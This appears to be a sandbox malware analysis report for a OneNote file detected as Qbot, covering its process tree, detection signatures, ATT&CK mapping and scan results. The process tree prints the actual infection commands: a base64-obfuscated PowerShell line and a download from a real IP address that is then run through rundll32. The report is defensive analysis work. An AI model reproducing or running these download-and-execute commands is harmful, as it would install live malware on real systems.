ID: 800800
Sample Name:
Funds_160151.one
Cookbook: default.jbs
Time: 20:00:06
Date: 07/02/2023
Version: 36.0.0 Rainbow Opal

Table of Contents

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000007.bin (copy)	21
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000008.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000009.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000A.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000B.bin (copy)	22
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000C.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000D.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000E.bin (copy)	23
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000F.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000G.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000H.bin (copy)	24
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000I.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000J.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000K.bin (copy)	25
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000L.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000M.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000N.bin (copy)	26
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000O.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000P.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000Q.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000R.bin (copy)	27
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000S.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000T.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000U.bin (copy)	28
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000000V.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000010.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000011.bin (copy)	29
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000012.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000013.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000014.bin (copy)	30
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000015.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000016.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000017.bin (copy)	31
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000018.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000019.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001A.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001B.bin (copy)	32
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001C.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001D.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001E.bin (copy)	33
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001F.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001G.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001H.bin (copy)	34
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001I.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001J.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001K.bin (copy)	35
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001L.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001M.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001N.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001O.bin (copy)	36
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001P.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001Q.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001R.bin (copy)	37
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001S.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001T.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001U.bin (copy)	38
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001V.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000020.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000021.bin (copy)	39
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000022.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000023.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000024.bin (copy)	40
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000025.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000026.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000027.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000028.bin (copy)	41
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000029.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002A.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002B.bin (copy)	42
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002C.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002D.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002E.bin (copy)	43
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002F.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002G.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002H.bin (copy)	44
C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000002I.bin (copy)	45


Windows Analysis Report

Funds_160151.one


Overview

General Information

Sample Name:	Funds_160151.one
Analysis ID:	800800
MD5:	28e7fc5ae9234..
SHA1:	8855057b6acb...
SHA256:	2c2e8ec868c8...
Infos:	



Detection




Qbot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Qbot
- DLL reload attack detected
- Malicious sample detected (through...
- Sigma detected: Execute DLL with s...
- Maps a DLL or memory area into an...
- Overwrites code with unconditional j...
- Writes to foreign memory regions
- Renames NTDLL to bypass HIPS
- Tries to detect sandboxes and other...
- Tries to download and execute files ...
- Suspicious powershell command lin...
- Allocates memory in foreign process...

Classification



Process Tree

- **System is w10x64native**
- ONENOTE.EXE (PID: 6420 cmdline: C:\Program Files\Microsoft Office\Root\Office16\ONENOTE.EXE" "C:\Users\user\Desktop\Funds_160151.one MD5: 59056F600C4366EE07277C20A90DAF67)
  - ONENOTEM.EXE (PID: 5280 cmdline: /tsr MD5: 377069572D48FFBF1EA2DA466A61B398)
- cmd.exe (PID: 376 cmdline: C:\Windows\system32\cmd.exe /c ""C:\Users\user\AppData\Local\Temp\Open.cmd" " MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
  - conhost.exe (PID: 384 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - powershell.exe (PID: 7132 cmdline: powershell.exe $atKUf9 = '62889e73828c756c961c5a6d6c01a463'; [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('DQpAZWNobyBvZmYNCnNldCBhMXlKRFJMUT1heHZnc0sNCnNldCBhTFF1Q1J5NT1hSG5CZFVNMg0Kc2V0IGFGZGl6SWtEdD1hYlBTNXENCnBvd2Vyc2hlbGwgKG5ldy1vYmplY3Qgc3lzdGVtLm5ldC53ZWJjbGllbnQpLmRvd25sb2FkZmlsZSgnaHR0cDovLzg3LjIzNi4xNDYuMzEvMzgxOTkuZGF0JywgJ0M6XHByb2dyYW1kYXRhXGdiLmpwZycpOw0Kc2V0IGFnTWFIM3BDPWF5YXUzDQpzZXQgYW1QdFVNY0E9YVJaamUNCmNhbGwgcnVlMWxsMzIgQzpccHJvZ3JhbWRhdGFcZ2luanBnLFdpbmQNCmV4aXQNCg==')) MD5: 04029E121A0CFA5991749937DD22A1D9)
  - cmd.exe (PID: 1868 cmdline: C:\Windows\system32\cmd.exe /K C:\Users\Public\1.cmd nd MD5: 8A2122E8162DBEF04694B9C3E0B6CDEE)
    - conhost.exe (PID: 4528 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
    - powershell.exe (PID: 7252 cmdline: powershell (new-object system.net.webclient).downloadfile('http://87.236.146.31/38199.dat', 'C:\programdata\gb.jpg'); MD5: 04029E121A0CFA5991749937DD22A1D9)
    - rundll32.exe (PID: 4180 cmdline: rundll32 C:\programdata\gb.jpg,Wind MD5: EF3179D498793BF4234F708D3BE28633)
      - rundll32.exe (PID: 4260 cmdline: rundll32 C:\programdata\gb.jpg,Wind MD5: 889B99C52A60DD49227C5E485A016679)
        - backgroundTaskHost.exe (PID: 3124 cmdline: C:\Windows\SysWOW64\backgroundTaskHost.exe MD5: F290D12F0351B56708B3DF1EC26CB45B)
- ONENOTEM.EXE (PID: 7188 cmdline: "C:\Program Files\Microsoft Office\root\Office16\ONENOTEM.EXE" /tsr MD5: 377069572D48FFBF1EA2DA466A61B398)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\1.cmd	Suspicious_PowerShell_WebDownload_1	Detects suspicious PowerShell code that downloads from web sites	Florian Roth (Nextron Systems)	• 0x66:$s3: system.net.webclient).downloadfile('http

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000002.2709522277.0000000002E5A000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
00000009.00000002.2654006199.0000021A0CABF000.00000004.00000800.00020000.00000000.sdmp	Suspicious_PowerShell_WebDownload_1	Detects suspicious PowerShell code that downloads from web sites	Florian Roth (Nextron Systems)	• 0x918fe:$s3: system.net.webclient).downloadfile('http • 0xc7896:$s3: system.net.webclient).downloadfile('http
Process Memory Space: powershell.exe PID: 7132	Suspicious_PowerShell_WebDownload_1	Detects suspicious PowerShell code that downloads from web sites	Florian Roth (Nextron Systems)	• 0xb942c:$s3: system.net.webclient).downloadfile('http
Process Memory Space: powershell.exe PID: 7132	INDICATOR_SUSPICIOUS_PWSH_B64Encoded_Concatenated_FileEXEC	Detects PowerShell scripts containing patterns of base64 encoded files, concatenation and execution	ditekSHen	• 0x3319:$b2: ::FromBase64String(• 0x32025:$b2: ::FromBase64String(• 0x3222e:$b2: ::FromBase64String(• 0x32e6a:$b2: ::FromBase64String(• 0x3a478:$b2: ::FromBase64String(• 0x53bca:$b2: ::FromBase64String(• 0x5ab9d:$b2: ::FromBase64String(• 0x5adab:$b2: ::FromBase64String(• 0x5b554:$b2: ::FromBase64String(• 0x5b8fd:$b2: ::FromBase64String(• 0x5bae6:$b2: ::FromBase64String(• 0x858c5:$b2: ::FromBase64String(• 0x85ad2:$b2: ::FromBase64String(• 0x86437:$b2: ::FromBase64String(• 0x8678a:$b2: ::FromBase64String(• 0x86b7c:$b2: ::FromBase64String(• 0x86f3d:$b2: ::FromBase64String(• 0x873d4:$b2: ::FromBase64String(• 0x878c3:$b2: ::FromBase64String(• 0xbb07e:$b2: ::FromBase64String(• 0xbb28b:$b2: ::FromBase64String(

Unpacked PEs

Source	Rule	Description	Author	Strings
15.2.rundll32.exe.10000000.1.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
15.2.rundll32.exe.2e6d518.0.raw.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	
15.2.rundll32.exe.2e6d518.0.unpack	JoeSecurity_Qbot_1	Yara detected Qbot	Joe Security	

Sigma Signatures

Data Obfuscation

Sigma detected: Execute DLL with spoofed extension

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

System Summary

Malicious sample detected (through community Yara rule)

Powershell drops PE file

Data Obfuscation

Suspicious powershell command line found

Persistence and Installation Behavior

Tries to download and execute files (via powershell)

Hooking and other Techniques for Hiding and Protection

DLL reload attack detected

Overwrites code with unconditional jumps - possibly settings hooks in foreign process

Malware Analysis System Evasion

Renames NTDLL to bypass HIPS

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion

Maps a DLL or memory area into another process

Writes to foreign memory regions

Allocates memory in foreign processes

Stealing of Sensitive Information

Yara detected Qbot

Remote Access Functionality


Yara detected Qbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Scripting	1 1 DLL Side-Loading	1 1 DLL Side-Loading	1 Scripting	1 Credential API Hooking	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	1 Windows Service	1 Windows Service	1 Obfuscated Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 Credential API Hooking	Exfiltration Over Bluetooth	1 2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 Exploitation for Client Execution	2 Registry Run Keys / Startup Folder	3 1 1 Process Injection	1 Software Packing	Security Account Manager	2 5 System Information Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Command and Scripting Interpreter	Logon Script (Mac)	2 Registry Run Keys / Startup Folder	1 Timestomp	NTDS	2 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	1 Service Execution	Network Logon Script	Network Logon Script	1 1 DLL Side-Loading	LSA Secrets	2 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	2 PowerShell	Rc.common	Rc.common	1 1 Masquerading	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 1 Virtualization/Sandbox Evasion	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\e77242d6.dll	2%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	Avira URL Cloud	safe	
http://https://cdn.entity.	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	Avira URL Cloud	safe	
http://https://cortana.ai	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://cortana.ai	0%	Virustotal		Browse
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com/	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	Avira URL Cloud	safe	
http://https://powerlift-frontdesk.acompli.net	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://start.microsoftapp.net/start?pc_campaign=UHF_Banner_15mkts&adjust=y9xgnyl_5sblqid"	0%	Avira URL Cloud	safe	
http://https://api.scheduler.	0%	Avira URL Cloud	safe	
http://https://my.microsoftpersonalcontent.com	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	Avira URL Cloud	safe	
http://https://api.aadrm.com	0%	Avira URL Cloud	safe	
http://https://dev0-api.acompli.net/autodetect	0%	Avira URL Cloud	safe	
http://https://www.odwebp.svc.ms	0%	Avira URL Cloud	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/	0%	Avira URL Cloud	safe	
http://https://officesetup.getmicrosoftkey.com	0%	Avira URL Cloud	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	Avira URL Cloud	safe	
http://https://d.docs.live.net	0%	Avira URL Cloud	safe	
http://https://ncus.contentsync.	0%	Avira URL Cloud	safe	
http://https://apis.live.net/v5.0/	0%	Avira URL Cloud	safe	
http://https://wus2.contentsync.	0%	Avira URL Cloud	safe	
http://https://make.powerautomate.com	0%	Avira URL Cloud	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

